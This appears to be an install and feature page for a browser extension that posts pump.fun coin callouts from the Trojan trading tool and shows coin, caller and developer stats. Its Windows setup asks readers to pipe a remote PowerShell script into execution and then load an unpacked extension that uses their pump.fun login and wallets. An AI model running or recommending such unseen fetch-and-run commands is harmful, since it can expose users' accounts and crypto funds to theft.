Call coins on pump.fun without leaving Trojan.
A browser extension for Trojan. Buy a coin and a callout panel opens with the ticker and image ready; press Ctrl+Enter and it posts to your pump.fun followers. It uses the pump.fun login already in your browser.
Install on Windows
updates itselfChrome, Brave or Edge. One setup, then every new version installs on its own.
- Open PowerShell (Start menu → type PowerShell) and paste:
irm https://callouts.xhuntr.com/updater.ps1 | iex - In your browser open
chrome://extensionsand switch on Developer mode (top right). Remove any older Pump Callouts. - Click Load unpacked and paste the folder path PowerShell printed. It's already on your clipboard.
Checks for a new version every 3 hours and switches over by itself, settings kept. Run the same line again to update now or to uninstall.
Add to Chrome
Manual download for Chrome Mac, Linux, or no PowerShell
Download zip
pump-callouts-chrome-v1.8.0.zip
- Unzip it into a folder you'll keep.
chrome://extensions→ Developer mode on → Load unpacked → pick the folder.- To update later: unzip the new version into the same folder, then click ↻ on Pump Callouts. The extension shows a NEW badge when one is out.
Firefox temporary install
Signed by Mozilla. Click, confirm Add; updates install automatically.
Add to Firefox pump-callouts-1.8.0.xpi
Download zip
pump-callouts-firefox-v1.8.0.zip
- Unzip it and open
about:debugging#/runtime/this-firefox. - Load Temporary Add-on… → pick
manifest.jsonin the folder. - Toolbar icon → Grant access. Firefox removes temporary add-ons on restart, so repeat after each restart.
What it adds
- Callout panelon a coin's chart
- Opens by itself after you buy on Trojan, with the ticker filled in and the coin's image attached. Shows whether pump.fun will accept the callout before you post, and which account posts it.
- Who called itlive, with faces
- Every pump.fun caller of the coin you're on: profile picture, the market cap they called at, where it is now, their peak and whether they still hold. Trenches cards show caller faces and a count, and a Live tab streams every new callout across pump.fun.
- pump.fun statson every card
- Bonding-curve progress, how far the coin sits below its all-time high, and a live marker when the creator is streaming, on each trenches card in New Tokens, About to Migrate and Migrated.
- Coin intelin the panel
- Buys against sells over 5 minutes and an hour, holders and top-10 share, sniper and bundler share, which of pump.fun's top PnL traders are in the coin and whether they're buying, a warning when a bigger, older coin has the same ticker, and each caller's track record.
- Dev historyon the trenches
- How many coins the creator has launched and how many graduated, on every card. Red for serial launchers with nothing to show, green for devs who have graduated coins.
- pump.fun buttonon the trenches
- A pump.fun logo next to every coin's quick-buy. One click shows that coin in the pump.fun tab you already have open, without leaving Trojan.
- Your historytoolbar icon
- Callouts you've posted, note templates, shortcut settings and a setup check, all kept in your browser.
Before your first callout

Log in on pump.fun with the wallet that holds the coins you trade. Pump.fun only counts coins in a wallet linked to your pump.fun account. If you trade from a Trojan wallet, link or import it on pump.fun once (profile → settings → wallets), or pump.fun answers that it can't see your holding. The panel tells you when that happens.
1 per 6 hcallout per account
3attempts per coin
≥ 1token held in a linked wallet
The setup page